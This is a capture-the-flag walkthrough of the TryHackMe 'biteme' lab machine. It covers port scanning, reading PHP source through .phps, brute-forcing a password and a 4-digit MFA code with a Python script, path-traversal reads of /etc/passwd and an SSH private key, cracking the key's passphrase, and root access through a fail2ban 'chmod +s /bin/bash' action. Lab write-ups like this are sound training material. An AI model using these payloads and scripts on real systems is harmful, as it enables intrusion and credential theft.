

biteme

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.213.69

Lets try pinging it

```
ping 10.10.213.69 -c 5
```

```
PING 10.10.213.69 (10.10.213.69) 56(84) bytes of data.  
64 bytes from 10.10.213.69: icmp_seq=1 ttl=60 time=158 ms  
64 bytes from 10.10.213.69: icmp_seq=2 ttl=60 time=261 ms  
64 bytes from 10.10.213.69: icmp_seq=3 ttl=60 time=170 ms  
64 bytes from 10.10.213.69: icmp_seq=4 ttl=60 time=171 ms  
64 bytes from 10.10.213.69: icmp_seq=5 ttl=60 time=164 ms
```

```
--- 10.10.213.69 ping statistics ---
```

```
5 packets transmitted, 5 received, 0% packet loss, time 4003ms  
rtt min/avg/max/mdev = 158.382/184.907/261.448/38.528 ms
```

Alright now lets do some port scanning

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.213.69 -o allPortScan.txt
```

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.213.69 -o allPortScan.txt
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-04 20:29 IST
Warning: 10.10.213.69 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.213.69
Host is up (0.15s latency).
Not shown: 65326 closed tcp ports (conn-refused), 207 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

```
Nmap done: 1 IP address (1 host up) scanned in 13.57 seconds
```

Open ports

```
PORT STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Lets do an aggressive scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -Pn -n -p 22,80 10.10.213.69 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -Pn -n -p 22,80 10.10.213.69 -o aggressiveScan.txt
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-04 20:33 IST
Nmap scan report for 10.10.213.69
Host is up (0.17s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 89:ec:67:1a:85:87:c6:f6:64:ad:a7:d1:9e:3a:11:94 (RSA)
|   256 7f:6b:3c:f8:21:50:d9:8b:52:04:34:a5:4d:03:3a:26 (ECDSA)
|_  256 c4:5b:e5:26:94:06:ee:76:21:75:27:bc:cd:ba:af:cc (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.67 seconds
```

Aggressive scan

```
PORT STATE SERVICE VERSION
22/tcp open  ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 2048 89:ec:67:1a:85:87:c6:f6:64:ad:a7:d1:9e:3a:11:94 (RSA)
| 256 7f:6b:3c:f8:21:50:d9:8b:52:04:34:a5:4d:03:3a:26 (ECDSA)
|_ 256 c4:5b:e5:26:94:06:ee:76:21:75:27:bc:cd:ba:af:cc (ED25519)
80/tcp open  http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Alright lets do some directory fuzzing next

Directory Fuzzing :

```
ffuf -u http://10.10.213.69/FUZZ -w /usr/share/wordlists/dirb/common.txt -t
200
```

```
ffuf -u http://10.10.213.69/FUZZ -w /usr/share/wordlists/dirb/common.txt -t 200
```

```
/'___\ /'___\ /'___\
/\ \_/\ /\ \_/\  _ _  /\ \_/\
\ \ ,__\ \ \ ,__\ \ \ \ \ \ \ ,__\
\ \ \_/\ \ \ \_/\ \ \ \_/\ \ \ \_/\
\ \ \_/\ \ \ \_/\ \ \ \_/\ \ \ \_/\
\ \ \_/\ \ \ \_/\ \ \ \_/\ \ \ \_/\
```

v2.1.0

```
:: Method          : GET
:: URL             : http://10.10.213.69/FUZZ
:: Wordlist        : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration     : false
:: Timeout         : 10
:: Threads         : 200
:: Matcher         : Response status: 200-299,301,302,307,401,403,405,500
```

```
.htaccess          [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 150ms]
.hta               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 152ms]
.htpasswd          [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 152ms]
                   [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 151ms]
console           [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 149ms]
index.html        [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 155ms]
server-status     [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 155ms]
:: Progress: [4614/4614] :: Job [1/1] :: 159 req/sec :: Duration: [0:00:10] :: Errors: 0 ::
```

Directories


console [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 149ms]

index.html [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 155ms]

Alright lets get to this web application now

Web Application

Default page



Nothing interesting here lets try the /console page



So a login form huh, I tried the default sets like `admin:admin` and `admin:password` nothing worked so lets look at the source code of this

```
'document.getElementById(clicked[value=yes]console)log(fred)I|turned|on|php|file|syntax|highlighting|for|you|to|review|jason'.split('|'),0,{}))
```

Gaining Access :

So this is talking about highlighting in php so u can search this up it say like there is phps that we can see in form of code lets run ffuf again with extension .phps this time

```
ffuf -u http://10.10.213.69/console/FUZZ -w /usr/share/wordlists/dirb/common.txt -t 200 -e .phps
```

v2.1.0

```
-----  
:: Method          : GET  
:: URL             : http://10.10.213.69/console/FUZZ  
:: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt  
:: Extensions      : .phps  
:: Follow redirects : false  
:: Calibration     : false  
:: Timeout         : 10  
:: Threads         : 200  
:: Matcher         : Response status: 200-299,301,302,307,401,403,405,500  
-----
```

```
.htpasswd.php [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 149ms]  
.phps [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 150ms]  
.htaccess [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 151ms]  
.hta [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 149ms]  
.htaccess.php [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 162ms]  
.hta.php [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 152ms]  
[Status: 200, Size: 3961, Words: 306, Lines: 40, Duration: 148ms]  
config.php [Status: 200, Size: 354, Words: 17, Lines: 4, Duration: 154ms]  
css [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 154ms]  
functions.php [Status: 200, Size: 2010, Words: 93, Lines: 4, Duration: 155ms]  
index.php [Status: 200, Size: 9325, Words: 297, Lines: 3, Duration: 156ms]  
index.php [Status: 200, Size: 3961, Words: 306, Lines: 40, Duration: 156ms]  
robots.txt [Status: 200, Size: 25, Words: 3, Lines: 2, Duration: 155ms]  
securimage [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 149ms]  
.htpasswd [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 147ms]  
:: Progress: [9228/9228] :: Job [1/1] :: 101 req/sec :: Duration: [0:00:19] :: Errors: 0 ::
```

So we can jsut see the code if we add a s in next to .php to make it .phps in any of the page here lets try it on this index.php

```
>   Not Secure http://10.10.213.69/console/index.php

<?php
session_start();

include('functions.php');
include('securimage/securimage.php');

$showError = false;
$showCaptchaError = false;

if (isset($_POST['user']) && isset($_POST['pwd']) && isset($_POST['captcha_code']) &&
    $image = new Securimage();

    if (!$image->check($_POST['captcha_code'])) {
        $showCaptchaError = true;
    } else {
        if (is_valid_user($_POST['user']) && is_valid_pwd($_POST['pwd'])) {
            setcookie('user', $_POST['user'], 0, '/');
            setcookie('pwd', $_POST['pwd'], 0, '/');
            header('Location: mfa.php');
            exit();
        } else {
            $showError = true;
        }
    }
}
?>
```

So here we have two more php files uptop,
Lets see these with .phps as well

```
>   Not Secure http://10.10.213.69/console/functions.php

<?php
include('config.php');

function is_valid_user($user) {
    $user = bin2hex($user);

    return $user === LOGIN_USER;
}

// @fred let's talk about ways to make this more secure but still flexible
function is_valid_pwd($pwd) {
    $hash = md5($pwd);

    return substr($hash, -3) === '001';
}
```

Two things i found interesting here on is this config.php file and
second that the password hash last three terms is '001'

Lets see this config.php first with config.php's



The screenshot shows a web browser window. The address bar displays a warning icon and the text "Not Secure http://10.10.213.69/console/config.php?s". The main content area shows a PHP code snippet:

```
<?php  
  
define('LOGIN_USER', '6a61736f6e5f746573745f6163636f756e74');
```

```
Using Magic tool in CyberChef found this is hex lets decode this in  
using xxd
```

```
echo 6a61736f6e5f746573745f6163636f756e74 | xxd -r -ps
jason_test_account%
```


Got the username

For password lets write a script to brute force it

Lets now run it to get the password


```
zvir : d801407bda0d0c004f3e012d3330031
zvof : 04c001201b50a23a45ffbd851497f7a0
zvok : e3f2c23876ebacfc8001b8c8b6b8bee9
zvsq : 7e9e45355ec0012803a90b227cc87b89
zwby : 5aa87aaa19a6d9b9f26001e196c27104
zwfx : a4319f992d894f957bf82ce39001f44a
zxsi : 00185c757d816204d17312828d5c9d94
xtn : 0160f3a845634cf8285cc9fa00156a42
zypo : 82d6ae9ad69c33825b75edd001711d8e
zyqj : b56d5f001c6e575598c54e574bf20563
zyvb : 037bc2ace101e0018d62a771202f6521
zywt : 2f697575fadc23dfa000184ae06ae646
zyzy : d47f3c0b34a86bf7330016830a497438
zzcy : 75f734b09c001ea7309da61773b0e5ee
zzio : c0aff5d998ac23aa53b8bdc39518001a
zzle : d0eb12fcf50762d0d16ced86986be001
```


Got the password

 Website creds

Username : jason_test_account

Password : zzle

Now lets login




Now it needs a MFA code



lets brute force this,

First we need a list of numbers from 0000 to 9999 u can make one using this



this is the script im using



```

url = "http://10.10.213.69/console/mfa.php"

number_list = open("numbers", "r").readlines()

cookie = {
    "PHPSESSID": "79btibu2jj2skg2pufr9vvpibv",
    "user": "jason_test_account",
    "pwd": "zzle"
}

headers = {
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0",
    "Accept":
    "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8",
    "Accept-Language": "en-US,en;q=0.5",
    "Accept-Encoding": "gzip, deflate, br",
    "Content-Type": "application/x-www-form-urlencoded",
    "Content-Length": "9"
}

for i in number_list:
    MFA = i.strip()

    data = {
        "code" : MFA
    }

    r = requests.post(url, data=data, headers=headers, cookies=cookie)
    response = r.text

    if not "Incorrect code" in response:
        print(f"Found the code!: {MFA}")
        break
    else:
        pass

```


Change the IP address and the cookie for your own

Running this might take a bit it got me '2246' in this

```
./mfa.py
```

```
Found the code!: 2246
```

Putting this in



The screenshot shows a web browser window with the address bar displaying "http://10.10.213.69/console/dashboard.php". The page has a navigation bar with "Dashboard", "Home", and "Log Out" links. The main content area is divided into two sections: "File browser" and "File viewer". Each section contains a text input field labeled "Enter file path" and a "Submit" button. The "File browser" section is currently active, showing a list of files in a table with columns "Name", "Size", and "Type". The files listed are "1.txt" (1 KB, text), "2.txt" (1 KB, text), "3.txt" (1 KB, text), "4.txt" (1 KB, text), "5.txt" (1 KB, text), "6.txt" (1 KB, text), "7.txt" (1 KB, text), "8.txt" (1 KB, text), "9.txt" (1 KB, text), and "10.txt" (1 KB, text). The "File viewer" section is currently empty.

| Name | Size | Type |
|--------|------|------|
| 1.txt | 1 KB | text |
| 2.txt | 1 KB | text |
| 3.txt | 1 KB | text |
| 4.txt | 1 KB | text |
| 5.txt | 1 KB | text |
| 6.txt | 1 KB | text |
| 7.txt | 1 KB | text |
| 8.txt | 1 KB | text |
| 9.txt | 1 KB | text |
| 10.txt | 1 KB | text |

In the file viewer lets try to see `/etc/passwd` by using

```
../../../../../../../../etc/passwd
```

File viewer

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netw
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/
```

Two users here jason and fred lets to grab one of thier ssh key if they have one

```
../../../../../../home/jason/.ssh/id_rsa
```

File viewer

-----BEGIN RSA PRIVATE KEY-----

Proc-Type: 4, ENCRYPTED

DEK-Info: AES-128-CBC, 983BDF3BE962B7E88A5193CD1551E9B9

nspZgFs2AHTCqQUdGbA0reuNel2jMB/3yaTZvAnqYt82m6Kb2ViAqlFtrvxJUTkx
vbc2h5vIV7N54sHQvFzmNcPTm0py7cp4Wnd5ttgGpykiBTni6xeE0g2miyEUu+Qj
JaLEJzzdiehg0R3LDqZqeuVvy9Cc1WItPuKRLHJtoiKHsFvm9arbw4F/Jxa7aVgH
l5rfo6pEI0lirukldFrDjz960aRtdkOpM3Q3GxYV2Xm4h/Eg0CamC7xJC8RHr/w
EONcJm5rHB6nDVV5zew+dCpYa83dMViq7L0GEZ9QdsVqHS59RYEffMc45jKkv3Kn
ky+y75CgYCWjtLbhUc4Ml21kYz/pDd0bncIRH3m6aF3w/b0F/RlyAYQYUYGfR3/5
Y9a2/hVbBLX7oM+KQqWHD5c05mLNfAYWTUxtbANVy797CSzYssMcCrld70nDtFx7
qPon0IRjgtfCodJuCou0o3jRpzwCwTyf0vnd29SF70rN8klzjpxvqNEEbSfnh04m
ss1fTMX1eypmCsHecmpjloTxdPdjl1aDorwLkJZtn7h+o3mkWG0H8vnCZArtxeiiX
t/89evJXhVKHSgf83xPvCUvnd2KSjTakBNmsSKoBL2b3AN3S/wwapEzdcuKG5y3u
wBvVfNpAD3PmqTpvFLClidnR1mWE4r4G1dHwxjYurEnu9XK04d+Z1VAPLI2gTmtd
NbLKTWZQCWp20rRErOyT9MxjT1gTkVmpiJ00bzQH0GKJIIVaMS8oEng2gYs48nugS

Got the ssh key lets save it a file then try to ssh as jason

```
vim id_rsa
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/b
```

```
chmod 600 id_rsa
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/b
```

```
ssh -i id_rsa jason@10.10.213.69
```

```
Enter passphrase for key 'id_rsa':
```

it needs a passphrase lets convert this in john format with ssh2john
then run john on this

```
ssh2john id_rsa > hash.txt
```

now lets crack this using rockyou

```
john hash.txt -w=/usr/share/wordlists/rockyou.txt

Warning: detected hash type "SSH", but the string is also recognized as "ssh-openc1"
Use the "--format=ssh-openc1" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 16 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
1a2b3c4d (id_rsa)
1g 0:00:00:02 DONE (2024-09-04 21:12) 0.4807g/s 6895Kp/s 6895Kc/s 6895KC/s  0 0 0...*7¡Vamos!
Session completed
```

Got the passphrase now lets ssh now

```
ssh -i id_rsa jason@10.10.213.69

Enter passphrase for key 'id_rsa':
bash-4.4$ id
uid=1000(jason) gid=1000(jason) groups=1000(jason),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev)
bash-4.4$ █
```

it should be a normal shell for you i have exploited this once so
thats why this is like this

Here is user.txt

```
bash-4.4$ cd /home/jason
bash-4.4$ ls -al
total 40
drwxr-xr-x 6 jason jason 4096 Nov 21 2021 .
drwxr-xr-x 4 root root 4096 Sep 24 2021 ..
lrwxrwxrwx 1 jason jason 9 Sep 23 2021 .bash_history -> /dev/null
-rw-r--r-- 1 jason jason 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 jason jason 3771 Apr 4 2018 .bashrc
drwx----- 2 jason jason 4096 Nov 13 2021 .cache
drwxr-x--- 2 jason jason 4096 Nov 21 2021 .config
drwx----- 3 jason jason 4096 Sep 23 2021 .gnupg
-rw-r--r-- 1 jason jason 807 Apr 4 2018 .profile
drwxr-xr-x 2 jason jason 4096 Sep 24 2021 .ssh
-rw-r--r-- 1 jason jason 0 Sep 23 2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jason jason 38 Sep 23 2021 user.txt
bash-4.4$
```

Lateral PrivEsc

Well this is pretty easy as we can just change our user to fred here

```
bash-4.4$ sudo -l
Matching Defaults entries for jason on bite-me:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jason may run the following commands on bite-me:
    (ALL : ALL) ALL
    (fred) NOPASSWD: ALL
bash-4.4$
```

Convert your user to fred like this

```
bash-4.4$ sudo -u fred bash
bash-4.4$ whoami
fred
bash-4.4$
```

Vertical PrivEsc

So checking the sudo permissions here


```
bash-4.4$ sudo -l
Matching Defaults entries for fred on bite-me:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User fred may run the following commands on bite-me:
    (root) NOPASSWD: /bin/systemctl restart fail2ban
bash-4.4$
```

So the way to exploit is by editing the file iptables-multiport.conf which is a part of fail2ban which is a IPS system btw

```
bash-4.4$ ls -al /etc/fail2ban/action.d/iptables-multiport.conf
-rw-r--r-- 1 fred root 1360 Sep  4 14:13 /etc/fail2ban/action.d/iptables-multiport.conf
bash-4.4$
```

So lets edit to make add the suid binary to /bin/bash
add em here

```
# Option:  actionban
# Notes.:  command executed when banning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionban = chmod +s /bin/bash

# Option:  actionunban
# Notes.:  command executed when unbanning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionunban = chmod +s /bin/bash

[Init]
```

So now run `sudo /bin/systemctl restart fail2ban`

```
bash-4.4$ sudo /bin/systemctl restart fail2ban
bash-4.4$
```

Now we are gonna do a failed attempt to trigger this
actionban/actionunban

```
ssh fred@10.10.213.69
```

```
fred@10.10.213.69's password:
```

```
Permission denied, please try again.
```

```
fred@10.10.213.69's password:
```

```
Permission denied, please try again.
```

```
fred@10.10.213.69's password:
```

```
fred@10.10.213.69: Permission denied (publickey,password).
```

Now the /bin/bash has SUID binary

```
bash-4.4$ ls -al /bin/bash
```

```
-rwsr-sr-x 1 root root 1113504 Jun  6  2019 /bin/bash
```

```
bash-4.4$ █
```

Lets get root now

```
bash-4.4$ /bin/bash -ip
```

```
bash-4.4# id
```

```
uid=1001(fred) gid=1001(fred) euid=0(root) egid=0(root) groups=0(root),1001(fred)
```

```
bash-4.4# █
```

Here is your root.txt

```
uid=1001(root) gid=1001(root) euid=0(root) egid=0(root) grp
bash-4.4# ls -al /root
total 36
drwx-----  5 root root 4096 Mar  4 2022 .
drwxr-xr-x 24 root root 4096 Mar  4 2022 ..
-rw-----  1 root root  115 Mar  4 2022 .bash_history
-rw-r--r--  1 root root 3106 Apr  9 2018 .bashrc
drwx-----  3 root root 4096 Sep 24 2021 .gnupg
drwxr-xr-x  3 root root 4096 Sep 23 2021 .local
-rw-r--r--  1 root root  148 Aug 17 2015 .profile
-rw-r--r--  1 root root   38 Sep 23 2021 root.txt
drwx-----  2 root root 4096 Sep 23 2021 .ssh
bash-4.4#
```

Thanks for Reading :)